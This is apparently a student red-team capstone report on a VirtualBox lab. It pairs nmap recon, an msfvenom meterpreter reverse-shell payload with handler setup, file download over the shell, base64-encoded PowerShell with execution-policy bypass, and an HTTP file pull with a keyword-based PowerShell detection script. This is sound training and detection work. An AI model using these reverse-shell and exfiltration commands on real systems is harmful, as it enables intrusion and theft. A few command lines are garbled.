Red Team Capstone Project Report

Table of contents

List of Figures

List of Tables

1. Lab Objective

- Simulate a realistic breach from reconnaissance to exfiltration.
- Generate alerts in a centralized monitoring system (unified_alerts.csv) for Recon, Exploit, Evasion, and Exfiltration.
- Test detection capability for unauthorized file transfers and PowerShell activity.

2. Executive Summary & Findings


This engagement simulated a full Red Team exercise using SMB shares, local file creation, and PowerShell to emulate exfiltration. Activities were monitored using a PowerShell-based unified detection script. Blue Team logs captured multiple events including scanning (Recon), file download (Exploit), obfuscated PowerShell commands (Evasion), and file copying (Exfil). The alerts confirmed that the monitoring system successfully logged all relevant activities. Partial evasion tests demonstrated that obfuscation is detectable with proper logging. The exercise validated the ability of a small-scale monitoring solution to detect core Red Team operations.

3. Non-Executive Summary

This simulation tested the organization's ability to detect unauthorized file access and data exfiltration. Using basic network discovery and PowerShell, test files were created and copied to monitored locations. Alerts were generated for scanning, suspicious file creation, and obfuscated command execution. The monitoring script (unified_monitor.ps1) successfully captured all activities, showing the organization can detect suspicious behavior. Partial evasion tests highlighted areas for improved PowerShell monitoring. Recommendations include continuous monitoring of file system activity, alerting for obfuscated scripts, and periodic simulated exercises. This ensures preparedness against real-world data theft and unauthorized access.

4. Engagement Overview

- A log script ***unified_monitor.ps1*** (see ***APPENDIX A)*** was created in windows that continuously logs for recon,exploit,evasion,exfil and saves all the logs in ***unified_alerts.csv*** file
- ***Kali IP: 192.168.1.43***
- ***Windows VM (IP) : 192.168.1.53***
- A new log entry was created on windows vm using command:
  New-EventLog -LogName "RedTeamLogg" -Source "RedTeamSimm"




```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> New-EventLog -LogName "RedTeamLogg" -Source "RedTeamSimm"
```

Figure 4.1 Shows log event being created

The engagement was structured to simulate a complete attack life-cycle using native tools:

- ***Reconnaissance:*** Scanning from Kali using basic network discovery (ping, SMB enumeration).
- ***Initial Access:*** Direct file transfers from Kali to Windows (simulated exfil).
- ***Ex filtration Simulation:*** Creation of test files on Windows and copying them to shared folders.
- ***Logging & Monitoring:*** Windows PowerShell script (unified_monitor.ps1) monitored all activities and logged alerts to unified_alerts.csv in real-time.
- ***Evasion Attempts:*** Use of obfuscated PowerShell commands to test logging triggers.



windows10 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
redteam-monitor
This PC > Local Disk (C:) > redteam-monitor
unified_alerts
unified_monitor

```
unified_monitor - Notepad
$logFile = "C:\redteam-monitor\unified_alerts.csv"
Write-Host "[*] Unified Red Team Detection Monitor Started..."

# Create CSV header if file doesn't exist
if (!(Test-Path $logFile)) {
    "Timestamp,Phase,Description,SourceIP" | Out-File -FilePath $logFile -Encoding UTF8
}

$attackerIP = "192.168.1.43"   # Kali IP

while ($true) {
    # === RECON detection ===
    $reconEvents = Get-WinEvent -LogName "RedTeamLogg" -MaxEvents 20 -ErrorAction SilentlyC
                   Where-Object { $_.Message -like "*scan*" -or $_.Message -like "*nmap*" }
    foreach ($event in $reconEvents) {
        $time = $event.TimeCreated.ToString("yyyy-MM-dd HH:mm:ss")
        "$time,RECON,Possible scanning activity detected,$attackerIP" | Out-File -Append -F
    }

    # === EXPLOIT detection ===
    $exploitEvents = Get-WinEvent -LogName "RedTeamLogg" -MaxEvents 20 -ErrorAction Silentl
                     Where-Object { $_.Message -like "*Simulated*" -or $_.Message -like "*u
    foreach ($event in $exploitEvents) {
        $time = $event.TimeCreated.ToString("yyyy-MM-dd HH:mm:ss")
        "$time,EXPLOIT,Suspicious login/exploit attempt,$attackerIP" | Out-File -Append -Fi
    }

    # === EVASION detection ===
    $evasionEvents = Get-WinEvent -LogName "RedTeamLogg" -MaxEvents 20 -ErrorAction Silentl
                     Where-Object { $_.Message -like "*Evasion*" -or $_.Message -like "*enc
    foreach ($event in $evasionEvents) {
        $time = $event.TimeCreated.ToString("yyyy-MM-dd HH:mm:ss")
        "$time,EVASION,Obfuscated PowerShell execution detected,$attackerIP" | Out-File -Ap
    }
    # === EXFILTRATION detection ===
     $exfilEvents = Get-WinEvent -LogName "RedTeamLogg" -MaxEvents 20 -ErrorAction Silently
                    Where-Object { $_.Message -like "*exfil*" -or $_.Message -like "*copy*"
    foreach ($event in $exfilEvents) {
        $time = $event.TimeCreated.ToString("yyyy-MM-dd HH
        "$time,EXFIL,Possible data exfiltration detected,$
```

Figure 4.2 Shows unified_monitor.ps1 file on windows vm

5. Phase-wise Actions & MITRE Techniques

Phase	*Tool Used*	*Action Description*	*MITRE Technique*
Recon	SMB, Ping	Network and share enumeration	T1595
Exploit	PowerShell	File creation / copy on target	T1210
Evasion	PowerShell	Obfuscated PowerShell commands	T1140
Exfil	SMB/Local Copy	Copying test file (fake_exfil.txt) to monitored folder	T1041

Table 5.1 Shows Tools and phases used


5.1. Recon

- Run nmap scans for recon phase and monitor logs in windows
- The log script scans for ***nmap*** and triggers log (see [***APPENDIX A***])

Ping -c 4 192.168.1.53

nmap -sn 192.168.1.53 (windows vm)

nmap -sS -sV -p 1-1000 192.168.1.53



```
┌──(kali㉿vbox)-[~]
└─$ ping -c 4 192.168.1.53
PING 192.168.1.53 (192.168.1.53) 56(84) bytes of data.
64 bytes from 192.168.1.53: icmp_seq=1 ttl=128 time=1.30 ms
64 bytes from 192.168.1.53: icmp_seq=2 ttl=128 time=0.855 ms
64 bytes from 192.168.1.53: icmp_seq=3 ttl=128 time=0.551 ms
64 bytes from 192.168.1.53: icmp_seq=4 ttl=128 time=0.571 ms

—— 192.168.1.53 ping statistics ——
4 packets transmitted, 4 received, 0% packet loss, time 3054ms
rtt min/avg/max/mdev = 0.551/0.818/1.296/0.300 ms

[redacted]

┌──(kali㉿vbox)-[~]
└─$ nmap -sS -sV -p 1-1000 192.168.1.53
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-05 17:31 IST
Nmap scan report for 192.168.1.53
Host is up (0.00053s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE       VERSION
22/tcp  open  ssh           OpenSSH for_Windows_9.5 (protocol 2.0)
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
MAC Address: 08:00:27:52:3C:82 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.21 seconds

┌──(kali㉿vbox)-[~]
└─$ nmap -sn 192.168.1.53
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-05 17:31 IST
Nmap scan report for 192.168.1.53
Host is up (0.00035s latency).
MAC Address: 08:00:27:52:3C:82 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds

┌──(kali㉿vbox)-[~]
└─$ █
```

Figure 5.2 Shows nmap results


5.2. Exploit

- Generate a Windows payload with msfvenom:

  msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.43 LPORT=4444 -f exe > payload.exe

- Upload it over SSH

  scp payload.exe Windows@192.168.1.53:C:/Users/Windows/



```
┌──(kali㉿vbox)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.43 LPORT=4444 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(kali㉿vbox)-[~]
└─$ scp payload.exe Windows@192.168.1.53:C:\Users\Windows\
>

┌──(kali㉿vbox)-[~]
└─$ scp payload.exe Windows@192.168.1.53:/Users/Windows/
The authenticity of host '192.168.1.53 (192.168.1.53)' can't be established.
ED25519 key fingerprint is SHA256:YrfJrggLI72XC2H78m4zXa1cXnrYBKF5WCyJ0nEw2kA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.53' (ED25519) to the list of known hosts.
Windows@192.168.1.53's password:
payload.exe
```

Figure 5.3 Shows payload being sent to windows

- On Kali, set up handler:

  use exploit/multi/handlerset


  PAYLOAD windows/meterpreter/reverse_tcpset

  LHOST 192.168.1.43

  set LPORT 4444

  run

- Now on Windows, execute payload.exe , ***Meterpreter shell is opened***




payload.exe - Search Results in windows

Search Results in windows

payload.exe

payload
C:\Users\windows
Type: Application
Date modified: 9/6/2025 12:33 AM
Size: 72.0 KB


Figure 5.4 Shows payload successfully sent on windows



```
msf exploit(multi/ssh/sshexec) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.43
LHOST => 192.168.1.43
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.43:4444
[*] Sending stage (177734 bytes) to 192.168.1.53
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/
gems/recog-3.1.21/lib/recog/fingerprint/regexp_factory.rb
:34: warning: nested repeat operator '+' and '?' was repl
aced with '*' in regular expression
[*] Meterpreter session 2 opened (192.168.1.43:4444 → 19
2.168.1.53:53113) at 2025-09-06 00:34:08 +0530

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > getuid
Server username: DESKTOP-VT1A6VA\windows
meterpreter > pwd
C:\Windows\system32
meterpreter >
```

Figure 5.5 Shows meterpreter shell being opened

- Now try to download any file from windows desktop to kali ,exploit is successfully done, check logs in windows.




```
meterpreter >
meterpreter > cd C:\\Users\\Windows\\Desktop
meterpreter > download fake_exfil.txt
[*] Downloading: fake_exfil.txt → /home/kali/fake_exfil.txt
[*] Downloaded 33.00 B of 33.00 B (100.0%): fake_exfil.txt → /home/kali/fake_exfil.txt
[*] Completed  : fake_exfil.txt → /home/kali/fake_exfil.txt
meterpreter >
```

Figure 5.6 Shows a file being downloaded from windows to kali

5.3. Evasion Tests

- Open Windows VM PowerShell in ***Administrator*** mode
- The log script checks for terms like ***evasion/encoded*** (see ***APPENDIX A***)
- The below commands include the use of encoded and hence triggered an alert for an evasion test.




```
PS C:\Windows\system32> $bytes = [System.Text.Encoding]::Unicode.GetBytes($cmd)
PS C:\Windows\system32> $encoded = [Convert]::ToBase64String($bytes)
PS C:\Windows\system32> $encoded
VwByAGkAdABlAC0ARQB2AGUAbgB0AEwAbwBnACAALQBMAG8AZwBOAGEAbQBlACAAUgBlAGQAVABlAGEAbQBMAG8AZwBnACAALQBTAG8AdQByAGMAZQAgAFIAZQBkAFQAZQBhAG0AUw
pAG0AbQAgAC0ARQBuAHQAcgB5AFQAeQBwAGUAIABXAGEAcgBuAGkAbgBnACAALQBFAHYAZQBuAHQASQBkACAAMQAwADAAMgAgAC0ATQBlAHMAcwBhAGcAZQAgACIAUwBpAG0AdQBsAG
EAdABlAGQAIABFAHYAYQBzAGkAbwBuACAAVABlAHMAdAAgAGYAcgBvAG0AIAAxADkAMgAuADEANgA4AC4AMQAuADQAMwAiAA==
PS C:\Windows\system32> powershell -NoProfile -ExecutionPolicy Bypass -EncodedCommand VwByAGkAdABlAC0ARQB2AGUAbgB0AEwAbwBnACAALQBMAG8AZwBOA
GEAbQBlACAAUgBlAGQAVABlAGEAbQBMAG8AZwBnACAALQBTAG8AdQByAGMAZQAgAFIAZQBkAFQAZQBhAG0AUwBpAG0AbQAgAC0ARQBuAHQAcgB5AFQAeQBwAGUAIABXAGEAcgBuAGkA
bgBnACAALQBFAHYAZQBuAHQASQBkACAAMQAwADAAMgAgAC0ATQBlAHMAcwBhAGcAZQAgACIAUwBpAG0AdQBsAGEAdABlAGQAIABFAHYAYQBzAGkAbwBuACAAVABlAHMAdAAgAGYAcgB
vAG0AIAAxADkAMgAuADEANgA4AC4AMQAuADQAMwAiAA==
```

Figure 5.7 Shows commands for Test Evasion

5.4. Exfil

- Create a directory in kali ***exfil-test***
- In side the directory create a file fake.txt which contains message ***"Simulated Exfiltration from kali"***
- Start a server at ***python3 -m 192.168.1.53 8080***
- Go to windows and type :


  Invoke-Webrequest -Url http://192.168.1.43:8080/fake.txt -Outfile C:\\Users\Windows\Desktop\fake_exfil.txt



```
kali@vbox: ~/exfil-test
Session  Actions  Edit  View  Help
┌──(kali㉿vbox)-[~]
└─$ cd exfil-test

┌──(kali㉿vbox)-[~/exfil-test]
└─$ python3 -m http.server 8080
erving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
27.0.0.1 - - [05/Sep/2025 22:37:07] "GET /fake.txt HTTP/1.1" 200 -
92.168.1.53 - - [05/Sep/2025 22:37:33] "GET /fake.txt HTTP/1.1" 200 -
```

```
kali@vbox: ~
Session  Actions  Edit  View  Help
┌──(kali㉿vbox)-[~]
└─$ curl http://127.0.0.1:8080/fake.txt
Simulated exfiltration from Kali

┌──(kali㉿vbox)-[~]
└─$ 
```

Figure 5.8 Shows a file being created and hosted on port 8080




```
┌──(kali㉿vbox)-[~]
└─$ cd exfil-test

┌──(kali㉿vbox)-[~/exfil-test]
└─$ python3 -m http.server 8080
erving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
27.0.0.1 - - [05/Sep/2025 22:37:07] "GET /fake.txt HTTP/1.1" 200 -
92.168.1.53 - - [05/Sep/2025 22:37:33] "GET /fake.txt HTTP/1.1" 200 -

┌──(kali㉿vbox)-[~]
└─$ curl http://127.0.0.1:8080/fake.txt
Simulated exfiltration from Kali
```

```
Select Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> Invoke-WebRequest -Uri http://192.168.1.43:8080/fake.txt -OutFile C:\Users\Windows\Desktop\fake_
exfil.txt
PS C:\Windows\system32>
```

```
fake_exfil - Notepad
Simulated exfiltration from Kali
```

Figure 5.9 Shows file being accessed and downloaded on windows

6. Blue Team Detection & Analysis


unified_alerts.csv — XLSX Editor Plus Calc
File Edit View Insert Format Styles Sheet Data Tools Window Help
Liberation Sans
10 pt
B54616
EXFIL

	A	B	C	D
54620	2025-09-05 17:55:17	RECON	Possible scanning activity detected	192.168.1.43
54621				
54622	2025-09-05 17:55:17	EXPLOIT	Suspicious login/exploit attempt	192.168.1.43
54623				
54624	2025-09-05 17:52:34	EXPLOIT	Suspicious login/exploit attempt	192.168.1.43
54625				
